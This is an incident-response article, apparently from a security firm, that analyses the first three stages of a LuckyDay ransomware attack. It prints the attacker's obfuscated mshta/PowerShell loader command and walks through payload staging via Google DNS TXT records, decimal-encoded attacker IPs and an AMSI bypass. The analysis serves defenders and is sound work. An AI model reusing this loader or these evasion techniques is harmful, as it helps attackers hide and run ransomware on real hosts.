Article
Technical Insight: The 10 Stages of a Highly Sophisticated LuckyDay Ransomware Attack
Arete Analysis
By Elec McClellan, Security Operations Center Lead
Sophisticated threat actors may or may not know the difference between a salad knife and a dinner knife, but they’d be happy to hold either to your throat when the time is right — and they sure know how to make a 1 look like a 0.
For example, let’s talk about how the LuckyDay ransomware group uses a fake instance of not one but three hidden-in-plain-sight applications to conceal their highly sophisticated, malicious activity.
The Arete Incident Response Security Operations Center (IR SOC) team has observed and analyzed activity whereby the group used a renamed mshta.exe, a renamed powershell.exe, and a fake log file to leverage Google DNS to download a chain of 10 payloads that subsequently led to LuckyDay encrypting the host. In some cases, the ransomware even propagated to additional endpoints, maximizing damage.
Let’s walk through the 10 stages of this activity.
Stage 1: From Decoding The Fake Logfile To Getting A Payload
After receiving an active encryption alert via SentinelOne, the Arete IR SOC began analyzing the activity and found that it originated from the following script, which had been kicked off by a scheduled task:
C:WINDOWSsystem32Host.exe vbscript:CreateObject(“Wscript.Shell”).Run(“cmd.exe /C C:WINDOWSsystem32rasupd.exe -c IEX $($(gc ‘C:WINDOWSdebugl.adml’|%{[char][int]($_.split(‘x’)[-1])})-join”)”””,0,True)(window.close)

Analysis of the script revealed:
Host.exe = mshta.exe
Rasupd.exe = powershell.exe
l.adml = This appears to be some sort of log file with unique hexadecimal characters.

It is important to notice how the script is stripping out the numbers at the end of each line by splitting on the “x” character and taking the second value.
The “hexadecimal” characters are simply another way to obfuscate the true meaning of the numbers. Once converted to ASCII, the decimal numbers reveal a hidden payload:

Minimal manual manipulation of the script reveals its course of action. Depending on the version of PowerShell running on the host, one of two different URLs is used:

For PowerShell version 4 or newer, the following URL is used:
For PowerShell version 4 or older, the URL looks like the standalone URL below. The URI will always be randomized to 6-8 random lowercase, alphabetic characters that end in either ‘php’, ‘jsp’, or ‘asp’:
https[:]//1484238687/fctwhro.php (as an example)
So, dns.google[.]com (a.k.a. 8.8.8.8 or 8.8.4.4) appears safe, right? How could threat actors use that for malicious purposes?
Well, in this instance, by storing a malicious Base64-encoded value in the TXT response, of course! (Hint: Notice the value for the variable “p”.)

The variable “p” holds multiple Base64-encoded strings delimited by “/”. Once decoded, it appears to be a numeric string:

Now, what are these numbers exactly? Note: You may recognize the second decoded number as part of the URL for when a host’s PowerShell version is 4 or older (e.g., https[:]//1484238687/fctwhro.php).
So, what if we told you these are actually IP addresses written in decimal format as opposed to the more recognized dotted decimal format?

Like the standalone URL for PowerShell version 4 or older, these IP addresses also get appended with 6-8 randomized lowercase, alphabetic characters that end in either ‘php’, ‘jsp’, or ‘asp’.
Once the proper URL is determined, the script reaches out and downloads and executes a secondary payload.
Stage 2: The First Introduction To Amsi Bypass In Order To Download Next Payload


See below for the secondary payload pulled down from the URLs in Stage 1. Note the main function name: “skou”. Our research shows that the function “skou” is always an attempt to bypass the Windows Antimalware Scan Interface (AMSI) prior to the payload execution.
In the screenshot, you can see a clever method of breaking down “amsi.dll AmsiScanBuffer” into smaller strings. AMSI assists antivirus programs in detecting “script-based attacks”[1]:
The script checks to make sure that the PowerShell version of the host is greater than version 3 and if so, it kicks off the main function “skou”, initiating the AMSI bypass. Once it has successfully bypassed AMSI, it launches an additional script using the same decimal-formatted IP address methodology. Note: 1484237623 = 88.119.171[.]55:
The script will generate a URL that looks similar to those listed below:

A third payload hosted on this URL executes next.
Stage 3: Host Reconnaissance And Exfiltration
The main function name of this highly obfuscated third payload is “tsqmbb”:
